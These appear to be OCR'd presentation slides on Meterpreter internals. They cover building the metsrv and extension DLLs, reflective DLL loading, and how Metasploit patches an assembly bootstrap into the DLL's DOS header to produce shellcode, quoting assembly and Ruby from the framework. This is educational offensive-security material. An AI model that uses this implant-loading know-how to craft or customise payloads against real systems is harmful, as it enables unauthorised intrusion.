- We are going to analyse:
  1. How to build static Meterpreter DLLs
  2. How these DLLs are manipulated to generate our payloads

Building Meterpreter

Metflective DLLpreter

- Remember Meterpreter consists of multiple reflective DLLs which can be loaded from memory
  - Metsrv + Extensions

- Metasploit comes with those DLLs pre-compiled and ready for use

```
ext_server_bofloader.x64.dll
ext_server_espia.x64.dll
ext_server_extapi.x64.dll
ext_server_incognito.x64.dll
ext_server_kiwi.x64.dll
ext_server_lanattacks.x64.dll
ext_server_peinjector.x64.dll
ext_server_powershell.x64.dll
ext_server_priv.x64.dll
ext_server_python.x64.dll
ext_server_sniffer.x64.dll
ext_server_stdapi.x64.dll
ext_server_unhook.x64.dll
ext_server_winpmem.x64.dll
metsrv.x64.dll
```

Building Meterpreter

- If you want to (modify and) compile those DLLs yourself:
  - Visual Studio projects or Docker (Windows/Linux)
  - The Metasploit-Payloads repo has nice documentation

- Example of building Metsrv

```
attl4s@Strobe:~                msf/metasploit-payloads/c/meterpreter$ sudo make docker-metsrv-x64
-- Build Type not specified, defaulting to 'Release'.
-- Configuring done
-- Generating done
-- Build files have been written to: /meterpreter/workspace/build/mingw-x64-metsrv
make[1]: Entering directory '/meterpreter/workspace/build/mingw-x64-metsrv'
make[2]: Entering directory '/meterpreter/workspace/build/mingw-x64-metsrv'
make[3]: Entering directory '/meterpreter/workspace/build/mingw-x64-metsrv'
make[3]: Leaving directory '/meterpreter/workspace/build/mingw-x64-metsrv'
[100%] Built target metsrv
make[2]: Leaving directory '/meterpreter/workspace/build/mingw-x64-metsrv'
make[1]: Leaving directory '/meterpreter/workspace/build/mingw-x64-metsrv'
```


Building Meterpreter (cont.)

- Note that what makes these DLLs “reflective” is the result of building them along with the ReflectiveLoader component

- Example (Metsrv):

```
#define REFLECTIVEDLLINJECTION_CUSTOM_DLLMAIN
#define RDIDLL_NOEXPORT
#include "../ReflectiveDLLInjection/dll/src/ReflectiveLoader.c"
#include "../ReflectiveDLLInjection/inject/src/GetProcAddressR.c"
#include "../ReflectiveDLLInjection/inject/src/LoadLibraryR.c"
```

https://github.com/rapid7/metasploit-payloads/blob/master/c/meterpreter/source/metsrv/metsrv.c



Reflective DLL Manipulation

Using Reflective DLLs


- If you use the Meterpreter DLLs directly like regular shellcode, you won't achieve any results

- In order to initialise a DLL of this kind from memory, its "ReflectiveLoader" export must be called
  - Reflective DLLs are regular DLLs built together with a portable reflective loader!

```
// This is our position independent reflective DLL loader/injector
#ifdef REFLECTIVEDLLINJECTION_VIA_LOADREMOTELIBRARYR
DLLEXPORT ULONG_PTR WINAPI ReflectiveLoader( LPVOID lpParameter )
#else
DLLEXPORT ULONG_PTR WINAPI ReflectiveLoader( VOID )
#endif
```


https://github.com/stephenfewer/ReflectiveDLLInjection/blob/master/dll/src/ReflectiveLoader.c

Dissecting Metsrv



See? It is a DLL

Dissecting Metsrv (cont.)



Meterpreter uses ordinal values instead of the traditional “ReflectiveLoader” name since Metasploit 6.0

https://github.com/rapid7/metasploit-framework/issues/16493

Turning Into Shellcode


- So what the hell does MSF do to turn a rDLL into “shellcode”?

- MSF patches a small piece of code into the DOS header of the target DLL
  - Usually referred to as “bootstrap code” or “initialisation stub”
  - In the case of Meterpreter, MSF does this to Metsrv

- The main goal of that code is calling the reflective loader exported function
  1. When position 0 of the shellcode is called, the bootstrap will be executed
  2. The bootstrap will then call the export, initialising the reflective loading process

https://github.com/rapid7/metasploit-framework

https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-configuration.html



Bootstrap - “invoke_metsrv”

```
def asm_invoke_metsrv(opts={})
  asm = %Q^
      ; prologue
        db 0x4d, 0x5a         ; 'MZ' = "pop r10"
        push r10              ; back to where we started
        push rbp              ; save rbp
        mov rbp, rsp          ; set up a new stack frame
        sub rsp, 32           ; allocate some space for calls.
        and rsp, ~0xF         ; Ensure RSP is 16 byte aligned
      ; GetPC
        call $+5              ; relative call to get location
        pop rbx               ; pop return value
      ; Invoke ReflectiveLoader()
        ; add the offset to ReflectiveLoader()
        add rbx, #{"0x%.8x" % (opts[:rdi_offset] - 0x15)}
        call rbx              ; invoke ReflectiveLoader()
      ; Invoke DllMain(hInstance, DLL_METASPLOIT_ATTACH, config_ptr)
        ; offset from ReflectiveLoader() to the end of the DLL
        add rbx, #{"0x%.8x" % (opts[:length] - opts[:rdi_offset])}
  ^
```

```
  unless opts[:stageless] || opts[:force_write_handle] == true
    asm << %Q^
        ; store the comms socket or handle
        mov [rbx], rdi
    ^
  end

  asm << %Q^
        mov r8, rbx           ; r8 points to the extension list
        push 4                ; push up 4, indicate that we have attached
        pop rdx               ; pop 4 into rdx
        call rax              ; call DllMain(hInstance, DLL_METASPLOIT_ATTACH, config_ptr)
  ^
end
```


https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/x64/meterpreter_loader_x64.rb

Bootstrap - DOS Header Patching

```ruby
def stage_meterpreter(opts={})
  ds = opts[:datastore] || datastore
  debug_build = ds['MeterpreterDebugBuild']
  # Exceptions will be thrown by the mixin if there are issues.
  dll, offset = load_rdi_dll(MetasploitPayloads.meterpreter_path('metsrv', 'x64.dll', debug: debug_build))

  asm_opts = {
    rdi_offset: offset,
    length:     dll.length,
    stageless:  opts[:stageless] == true
  }

  asm = asm_invoke_metsrv(asm_opts)

  # generate the bootstrap asm
  bootstrap = Metasm::Shellcode.assemble(Metasm::X64.new, asm).encode_string

  # sanity check bootstrap length to ensure we dont overwrite the DOS headers e_lfanew entry
  if bootstrap.length > 62
    raise RuntimeError, "Meterpreter loader (x64) generated an oversized bootstrap!"
  end

  # patch the bootstrap code into the dll's DOS header...
  dll[ 0, bootstrap.length ] = bootstrap

  dll
end
```


https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/x64/meterpreter_loader_x64.rb

Metsrv not Patched



https://github.com/hasherezade/pe-bear

Metsrv Patched



